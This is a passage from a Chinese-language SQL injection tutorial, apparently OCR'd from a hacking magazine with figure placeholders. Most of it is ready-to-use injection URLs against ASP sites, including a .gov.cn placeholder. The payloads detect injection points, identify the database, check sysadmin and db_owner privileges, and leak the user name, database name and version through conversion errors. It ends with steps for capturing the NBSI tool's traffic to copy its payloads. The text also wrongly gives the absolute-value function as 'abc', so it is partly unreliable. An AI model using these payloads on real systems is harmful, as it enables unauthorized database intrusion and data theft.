SELECT COUNT (*) FROM ADMIN：返回ADMIN表中所有记录的行数。

2.得到字符的ASCII码

```
Access为：asc(字符)
SQLServer为：unicode(字符)
```

asc('#')=35："#"的ASCII码值为35。

3.根据ASCII码得到字符

```
Access为：chr(数字)
SQLServer为：nchar(数字)
```

Chr(35)=#：根据ASCII码35得到字符为"#"。

4.得到字符串的第N位字符

```
Access为：mid(字符串,N,1)
SQLServer为：substring(字符串,N,1)
```

mid(poison,1,1)=p：截取字符串poison的第1位字符为p。

mid(poison,3,1)=i：截取字符串poison的第3位字符为i。

5.取得数字的绝对值（在遇到中文的时候可能会用到）

```
Access为：abc(数字)
SQLServer为：abc（数字）
```

abc(-111)=111：取得数字-111的绝对值为111。

abc(111)=111：取得数字111的绝对值为111。

6.区间判断

A between B And C：判断A是否界于B与C之间。

B between A and C：判断B是否界于A与C之间。

四、得到并简单分析注入点

1.检测是否存在注入

判断是否存在注入最好的方法就是分别在URL后面添加and 1=1和and 1=2。如果两次返回的结果不同，则说明很有可能存在注入。在and 1=1中出现而在and 1=2中没有出现的内容就是注入的"关键字"，也称为"特征字符"，例如我们分别提交：http://www.xxx.com/zw.asp?title_id=48791 and 1=1和http://www.xxx.com/zw.asp?title_id=48791 and 1=2，返回的结果如图8和图9所示。一个返回了正常，一个返回"没有找到文章"，证明这个页面肯定存在注入漏洞。在图8中出现而在图9中没有出现的文字就可以作为关键字。

2.判断数据库类型

首先提交http://www.xxx.com/zw.asp?title_id=48791 and user>0，这是一种比较方便的判断方法。如果返回类似如图10所示的错误提示信息，我们就可以初步判断该网站为MSSQL Server的数据库。

我来简单解释一下：user是SQL SERVER中的一个内置的变量，它的值是当前连接数据库的用户名，是"nvarchar"类型的数据（说白了，就是变长字符串类型的）。当我们使用"nvarchar"类型的数据和int类型（整数型数据）的0比较时，系统会自动试图把"nvarchar"类型的数




图8




图9




图10

据转换成int类型的数据，在转换的过程中就会出错，错误信息为："将nvarchar值"xxx"转换为int时发生错误……"。其中"xxx"就是当前连接数据库的用户名。这样就简单的知道了数据库的类型和数据库的用户名。这种方法是利用服务器IIS返回的错误提示判断的，如果IIS不允许返回错误信息的话我们可以按照下面的方法来判断。

提交http://www.xxx.com/zw.asp?title_id=48791 and 0<>(SELECT COUNT(*) FROM sysobjects)。Sysobjects是SQLSERVER中的系统表，如果有人不理解什么是系统表，可以理解为是一个内置表存在于SQLSERVER的数据库中。如果数据库是MSSQL的，返回的页面与原页面http://www.xxx.com/zw.asp?title_id=48791相同。因为Sysobjects是SQLSERVER中的特有的数据表，如果是ACCESS的数据库就会因找不到sysobjects数据表而出错，返回的页面与原页面不同。

3.检测MSSQL数据库的权限

在得到一个MSSQL的注入点后，下一步就是检测权限了。提交http://www.xxx.gov.cn/info.asp?id=212 and 0<>(select IS_SRVROLEMEMBER('sysadmin'))--，如果返回正常就说明用户是sysadmin权限，也就是传说中的SA权限。如果返回错误的话，我们继续提交http://www.xxx.gov.cn/info.asp?id=212 and 0<>(select IS_MEMBER('db_owner'))--，如果返回正常，就说明用户是db_owner权限，如图11。

如果返回错误我们继续提交http://www.xxx.gov.




图11

cn/info.asp?id=212 and 0<>(select IS_MEMBER('public'))--，返回正常则说明用户是可怜的public权限（db_owner权限包含了public权限）。提交http://www.xxx.gov.cn/info.asp?id=212 and 0<>(select IS_MEMBER('db_owner'))--，返回正常的话，继续提交http://www.xxx.gov.cn/info.asp?id=212 and 0<>(select IS_MEMBER('public'))-- 也会返回正常的。

知道了如何去手工检测权限，相信大家以后再遇到不同的工具检测出不同的权限时就再也不会去打架了，自己手动检测一下真正的结果就出来了。

4.MSSQL的其它一些技巧

在确定得到一个注入点后，提交http://www.xxx.com/zw.asp?title_id=48791 and db_name()>0，如图12。




图12

db_name()和前面的user类似，是SQL SERVER的一个内置函数。它的值是当前连接数据库的数据库名称，是"nvarchar"类型的数据。当我们用"nvarchar"类型的数据和int类型的0比较时，系统会自动试图把"nvarchar"类型的数据转换成int类型的数据，在转换的过程中就会出错，错误信息类似："将nvarchar值"aaa"转换为int时发生错误……"。其中"aaa"就是当前连接数据库的数据库名称，这样我们就轻松的知道了数据库的数据库名称。

提交http://www.xxx.com/zw.asp?title_id=48791 and (select @@version)<>0，如图13。原理和前面的db_owner相似，根据返回的信息可以很容易的得到SQL SERVER和版本信息以及服务器操作系统的类型和版本信息。




图13

五、分析注入工具的原理取人之长补己之短

虽然有的时候注入工具会出错，但是这些优秀工具的原理和思路是非常经典的，我们有必要了解作者的思路来取人之长补己之短。怎么才能了解工具的原理呢？看工具的程序源代码显然是不行的，很多程序的代码并非是开源的，而且就算是开源了，让我们小菜去看代码，相信很多人也看不懂那些符号是什么意思。我们利用抓包工具来抓取程序提交的数据，然后分析数据中包含的注入语句，来了解工具的原理。

打开NBSI，把有注入漏洞的网址填到"注入地址"中，先不要点"检测"，打开WSockExpert，点击工具栏上的文件夹图标，选择NBSI程序，如图14。




图14

在WSockExpert中点击"OPEN"，然后使用NBSI开始检测。这时WSockExpert里就会抓出NBSI所发送的所有数据（里面红色的就是提交的数据，蓝色的是网站返回的数据），点击红色的行下面会显示出完整的内容，这里面包含了NBSI提交的注入语句，如图15。

